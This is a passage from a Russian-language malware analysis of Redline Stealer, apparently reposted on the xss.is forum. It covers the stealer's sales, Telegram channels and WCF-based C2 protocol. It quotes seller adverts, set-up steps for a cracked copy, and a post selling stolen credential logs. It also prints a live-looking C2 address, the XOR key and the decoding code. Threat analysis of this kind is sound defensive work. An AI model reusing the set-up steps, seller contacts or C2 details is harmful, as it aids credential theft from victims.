

Статья Глубокий анализ Redline Stealer: утечка учетных данных с помощью WCF

 xss.is/threads/67805

Глубокий анализ Redline Stealer: утечка учетных данных с помощью WCF



До Введения

Redline Stealer, который в настоящее время распространяется, изменил метод связи C2 и способ доставки собранной информации по сравнению с предыдущим Redline Stealer, но общий поток выполнения остался прежним.


Redline Stealer имеет жестко закодированные данные, такие как IP-адрес сервера C2 и уникальный идентификатор, а также ключ XOR, необходимый для декодирования этих данных. При выполнении Redline сначала извлекается значение. После этого информация собирается и передается путем обращения к данным конфигурации, полученным от сервера C2, и собранная информация состоит из сведений о **среде и учетных данных**. Собранная информация включает системную информацию, учетные данные браузера, информацию о криптокошельке, информацию о FTP,

информацию о Telegram и Discord и т. д.


После сбора и утечки информации Redline Stealer также имеет возможность загружать исполняемые файлы и выполнять дополнительные вредоносные действия.

Введение Redline Stealer

С момента выпуска в феврале 2020 года Redline Stealer доставлялся по различным каналам. Redline Stealer в основном распространяется через фишинговые электронные письма или вредоносное программное обеспечение, замаскированное под установочные файлы, такие как Telegram, Discord и взломанное программное обеспечение. Однако в последнее время используется фишинговая ссылка, которая загружает расширение Chrome, содержащее Redline Stealer, путем злоупотребления , или распространяется скрипт Python, который запускает Redline Stealer через FTP.




Согласно BleepingComputer, выпущенному в октябре 2020 года, Redline Stealer распространялся через вредоносные ссылки, размещенные в описании видео YouTube, связанные с бесплатной загрузкой определенной утилиты.



Redline Stealer в DDW

Впервые Redline Stealer появился на российском форуме в феврале 2020 года. Пользователь с ником « **REDGlade** » разместил рекламную статью и обновляет версию Builder и Panel как минимум до января 2022 года. Redline Stealer сдается в аренду по цене \$100 за штуку. в месяц и продается за 150 долларов в месяц и 800 долларов на всю жизнь. Дополнительные услуги, такие как сканер и криптоподписка, отображаются по-разному в зависимости от стоимости.

Программа-конструктор Redline Stealer продается официальным продавцом на форуме DDW, а также другими пользователями, которые продают взломанную версию Redline Stealer. Кроме того, некоторые пользователи продают только собранные журналы Redline Stealer.



REDGlade
Local

Joined: Feb 14, 2020
Messages: 88
Reaction score: 26
Points: 249

Feb 20, 2020

< #One

If you purchase HP FORUM OR WARRANTIES OF THE FORUM 20% DISCOUNT FOR ALL KINDS OF SERVICES

Write only, and only here <https://t.me/REDLINESUPPORT> and require confirmation by PM Forum

I would like to present you a stealer tailored for convenient work with logs. Collects the most popular information for work in all areas. The program was written taking into account all the wishes of people who are professionally involved in the field of carding.

Build features:

- 1) Collects from browsers:
 - a) Login and passwords
 - b) Cookies
 - c) Autocomplete fields
 - d) Credit cards
- 2) Supported browsers:
 - a) All Chromium-based browsers (Even Chrome latest version)
 - b) All Gecko-based browsers (Mozilla, etc.)
- 3) Collecting data from FTP clients, IM clients
- 4) Customizable grabber file by criteria Path, Extension, Search in subfolders (can be configured to the desired cold wallets, steam, etc.)
- 5) Sample by country. Configuring the blacklist of countries where the build will not work
- 6) Configuring anti-duplicate logs in the panel
- 7) Gathers information about the victim's system:
 - IP
 - Country
 - City
 - Current username
 - HWID
 - Keyboard layouts
 - Screenshot of the screen Screen resolution
 - Operating system
 - UAC settings
 - Is the current build running with rights administrator
 - User-Agent
 - Information about the components of the PC (video cards, processors)
 - Installed antiviruses

XSS.is

Ценовая политика Redline Stealer

АРЕНДА (\$100/месяц)

1 месяц криптогра @spectrcrypt_bot (автокрипт + сканер)

LITE (150 долларов США в месяц)

1 месяц подписки на крипто

PRO (200 долларов США / навсегда)

- 3 месяца подписки на сканер
- 3 месяца криптогра @spectrcrypt_bot

Каналы, управляемые Redline Stealer Seller


Telegram-каналы официального продавца Redline Stealer разделены на 3 категории: **Официальная страница**, **Официальный чат** и **Купить бота Redline**. Анонс и обновленная информация размещаются на канале Официальной страницы, чат находится в свободном доступе на канале Официальный чат, а Redline Stealer продается на боте Купить Redline.

Telegram-канал Redline Stealer

@REDLINESTEALER — Официальная страница

[*]@REDLINE_RU — Официальный чат

[*]@REDLINESUPPORT_bot — Купить бота Redline




Cracked Redline Stealer & Log Seller

Поскольку Redline Stealer — это вредоносное ПО для кражи информации, которое часто используется злоумышленниками, существует несколько взломанных версий и производных от него других похитителей. Кроме того, логи стиллера, собранные с

помощью Redline Stealer, продаются на форумах DDW, и на них приходится большая часть логов инфостилера.

Download and Use Redline Stealer [Dr-far.far crack] New Reply
 by rmau2016 - January 30, 2022 at 09:22 PM

rmau2016



New User

MEMBER

Posts: 17
 Threads: 1
 Joined: Jan 2020
 Reputation: 0

2 YEARS OF SERVICE

January 30, 2022 at 09:22 PM

REDLINE Windows Installation and Use.

Redline Stealer is an enhanced platform that includes a dashboard that allows the capture of stash credentials after a protected version of the loader is executed. The dashboard allows the capture of files, FTP, cookies and passwords. The **Redline** Stealer is also able to capture credit card information and session keys.

Install **Redline** Stealer Here: [Redline Stealer and Themida](#) [Redline Stealer](#) or [Redline Stealer](#) The password to extract is [dr-farfar.com](#)

1. The execution of the program begins with the Loader and then Host, the working of **Redline** is dependent on firewall rules and the particular firewall profile. The server port number must be a high number that is unused, like 55333 which is in the default config. After the Loader is activated with the Host, the panel can be run, where the user can enter the credentials depending on the license, the builder can be run before or after the activation of the panel.

Kurome.Loader > Kurome.Loader.exe execute as admin

Press [Enter]


Kurome.Host > Kurome.Host.exe execute as admin

2. First make sure the firewall profile allows incoming traffic to the port chosen for the server. You can do this by utilizing the Windows Advanced Firewall tool. Or you can turn the firewall off for the profile used with the wifi network.

Windows Defender Fire wall >> Open port outbound 55333

February 06, 2022 at 08:07 AM This post was last modified: February 06, 2022 at 08:08 AM by TanishChahal. Edited 1 time in total.

TanishChahal



New User

MEMBER

Posts: 2
 Threads: 2
 Joined: Jun 2020
 Reputation: 0

1 YEAR OF SERVICE

About 230.000 HQ logs for january from 01.01.22 to 31.01.22.
 Private logs with **redline stealer** (not crack), **there are about 90.000 of them purchased.**
There are no public logs here.


Price: 230 USD, telegram: **@sherrhx**

Any questions and information in telegram (write only there)
 You can write in private messages on forum if you do not have telegram.
 We can easily make deal with OMNIPOTENT

Samples^ <https://raidforums.com/Thread-OTHER-janu...pid4913220>
<https://raidforums.com/Thread-OTHER-2k-l...pid4909843>

PM Find

TanishChahal



New User

MEMBER

Posts 2
Threads 2
Joined Jun 2020
Reputation 0

1 YEAR OF SERVICE

February 06, 2022 at 08:07 AM This post was last modified: February 06, 2022 at 08:08 AM by TanishChahal. Edited 1 time in total.

About 230.000 HQ logs for january from 01.01.22 to 31.01.22.
Private logs with **redline stealer** (not crack), **there are about 90.000 of them purchased.**
There are no public logs here.

Price: 230 USD, telegram: **@sherrhx**

Any questions and information in telegram (write only there)
You can write in private messages on forum if you do not have telegram.
We can easily make deal with OMNIPOTENT

Samples^ <https://raidforums.com/Thread-OTHER-janu...pid4913220>
<https://raidforums.com/Thread-OTHER-2k-l...pid4909843>

XSS.is

[PM](#) [Find](#)

Информация об обновлении Redline Stealer

Redline Stealer Seller уведомляет об обновлении информации на канале Telegram. По состоянию на январь 2022 года он был обновлен до Builder v23, Panel v3.3.4. Основная информация об обновлении, опубликованная на данный момент, показана в таблице ниже.

Date	Description
2020.03	- Added Anti-VM - Added Cold Wallets
2020.06	- Added choice of target platform for build x86 / x64 - Added support for collection browser from Asian OS - Improved file grabber
2020.08	- Collect Telegram Files - Collect Nord/Open/Proton VPN Files - Collect Steam Files
2021.05	- Support *.scr extension files for creating builds
2021.06	- Collect tokens of Discords - Added search for extensions in all browsers based on chrome - Added "Visible" log fields - Added Wallets: Browser Extension
2021.08	- Communication Protocol: HTTP → Net.Tcp - Added Wallets: Browser Extension - Select Option: Send Log by Part / Full

В частности, среди обновлений с мая 2020 г. по июнь 2020 г. поддержка **расширения *.scr** и добавленная **браузера информация** также применялись к проблемам, связанным со взломом NFT, произошедшим в июне 2021 г. В то время у большинства

жертв, зараженных Redline Stealer, *.scr расширение. Кроме того, Redline Stealer слил украденные криптокошельки жертв.

Анализ вредоносных программ


Образец информации

- Имя файла: 9882_1643998124_6086.exe
- Тип файла: исполняемый файл PE32 (графический интерфейс пользователя), сборка Intel 80386 Mono/.Net, для MS Windows
- Тип вредоносного ПО: Redline Stealer v22
- MD5: d81d3c919ed3b1aaa2dc8d5f9cf382
- SHA256: cd3f0808ae7fc8aa5554192ed5b0894779bf88a9c56a7c317ddc6a4d7c249e0e

Этапы работы с Redline Stealer

1. Во вложении к фишинговому письму содержится взломанная программа с Redline Stealer.
2. Когда взломанное программное обеспечение запускается, Redline Stealer также запускается в фоновом режиме.
3. Закодированные данные, такие как IP-адрес сервера C2 и уникальный идентификатор, декодируются вместе с ключом XOR и используются для связи C2.
4. После завершения процесса декодирования Redline Stealer запрашивает данные конфигурации с сервера C2. Entity2: структура, в которой хранятся данные конфигурации.
5. Сервер C2 передает данные конфигурации на зараженный ПК.
6. С зараженного ПК собирается информация на основе сохраненных данных конфигурации.
 - Entity7: структура, в которой хранятся собранные результаты. (Детали среды + Entity1)
 - Entity1: структура, в которой хранятся сведения об учетных данных.
7. Информация просочилась дважды.
 - Сведения о среде, включая информацию о зараженном ПК
 - Учетные данные, включая крипто-кошелек, учетные записи и информацию о пользовательских данных.

8. Собранная информация преобразуется в формат XML и передается на сервер C2 через сообщение SOAP.




Конфигурация связи C2

Redline Stealer с WCF


Платформа, которую Redline Stealer использует для связи C2, — это WCF (Windows Communication Foundation). WCF — это система, которая позволяет конечным точкам обмениваться сообщениями и взаимодействовать между несколькими компьютерами, подключенными к сети.

По крайней мере одна конечная точка должна быть настроена для использования WCF. При настройке конечной точки требуются три элемента **Address**, **Binding** и **Contract**: «Адрес» — это адрес, предоставляющий услугу, «Привязка» — это информация, относящаяся к протоколу связи, используемому для доступа к службе, а «Контракт» определяет интерфейс службы. Клиент WCF может вызывать службу, определенную как Service Contract, и при вызове определенного метода вызывается метод с тем же именем, реализованный на сервере. Ключевое слово [ServiceContract], интерфейс службы, используется для определения контракта, ключевое слово [DataContract] используется для определения структуры данных для передачи, а ключевое слово [OperationContract] используется для определения функции службы.



Предыдущий Redline Stealer использовал для связи `BasicHttpBinding()`. Однако в версии Redline Stealer v22, обновленной в августе 2020 года, протокол связи был изменен на `NetTcpBinding()`. `NetTcpBinding()` имеет преимущество в производительности по сравнению с `BasicHttpBinding()`, поскольку сообщения SOAP двоично кодируются и доставляются.

Redline Stealer собирает информацию, указывая сервисный контракт с именем **Entity** и определяя 24 операционных контракта и 17 контрактов данных. Когда метод, определенный как Operation Contract, вызывается с зараженного ПК на C2-сервер, вызывается одноименный метод, реализованный на C2-сервере. В это время «*результат Entity*» доставляется на сервер C2.



Вызов/ответ службы WCF

Декодирование C2-сервера и уникального идентификатора

В Redline Stealer закодированный адрес сервера C2 и уникальный идентификатор жестко запрограммированы. Поэтому, когда вредоносные программы выполняются, они декодируются и используются для связи C2.

Жестко закодированные данные

Code:

```
C2 Server address: Dw0oGCQnJh4tByxCDjRVWScZL1Uv0TwJDDZcUA
Unique ID: DyMgXCcJK1cvBwJB
Message: ""
Version: 1
```

Процесс декодирования

Code:

```
FromBase64 → XOR → FromBase64
XOR Key: Agamis
```

Результат декодирования

Code:

C2 Server address: 62.182.159.86:65531
Unique ID: 405794696
Message: ""
Version: 1

```
public static string Read(string b64, string stringKey)
{
    string result;
    try
    {
        if (string.IsNullOrEmpty(b64))
        {
            result = string.Empty;
        }
        else
        {
            result = StringDecrypt.FromBase64(StringDecrypt.Xor(StringDecrypt.FromBase64(b64), stringKey));
        }
    }
    catch
    {
        result = b64;
    }
    return result;
}
```

Способ связи

Как уже упоминалось, Redline Stealer использует WCF для связи с C2.

Конфигурация конечной точки: адрес и привязка

Code:

Address: net.tcp//62.182.159.86:65531/
Binding: NetTcpBinding()

Конфигурация конечной точки: контракт

Redline Stealer имеет контракт службы с именем **Entity**, 17 контрактов данных, которые определяют структуру для хранения информации, и 24 контракта операций, которые определяют функциональность службы. Среди них описание Контракта данных, хранящего информацию, показано в таблице ниже.

[ServiceContract] Namespace	[DataContract] Name	Stored information
Entity	Entity2	A structure that stores configuration data related information
	Entity7	A structure that stores collected result (Environment Details + Entity1)
	Entity1	A structure that stores Credential Details information
	Entity3	A structure that stores System Hardware related information
	Entity4	A structure that stores Browser installation related information
	Entity5	A structure that stores File related information
	Entity8	A structure that stores AutoFill related information
	Entity9	A structure that stores Browser Credential related information
	Entity10	A structure that stores Cookie related information
	Entity11	A structure that stores CC related information
	Entity12	A structure that stores Login Data related information
	Entity13	A structure that stores Server Response
	Entity6	A structure that stores Task-related information
	Entity14	A structure that stores Hardware Type
	Entity16	A structure that stores File Search information
	Entity17	A structure that stores Crypto Wallet related information
	Entity15	Update Action

Попробуйте подключиться

После настройки конечной точки Redline Stealer пытается подключиться к серверу C2 и получает ответ. Redline Stealer периодически проверяет, поддерживает ли он соединение с сервером C2 во время выполнения.

Запрос/получение данных конфигурации


Запросить данные конфигурации

Redline Stealer запрашивает данные конфигурации, которые определяют, какую информацию собирать, включая пути и ключевые слова, необходимые для сбора информации о браузере и локальных файлах, а также имена криптокошельков, которые необходимо изучить.

Данные конфигурации ответа

Данные конфигурации хранятся в **Entity2** и используются для сбора информации для утечки. Данные конфигурации состоят из **флага**, указывающего, собирается ли каждый элемент, и параметра, **указывающего** пути и ключевые слова для сбора

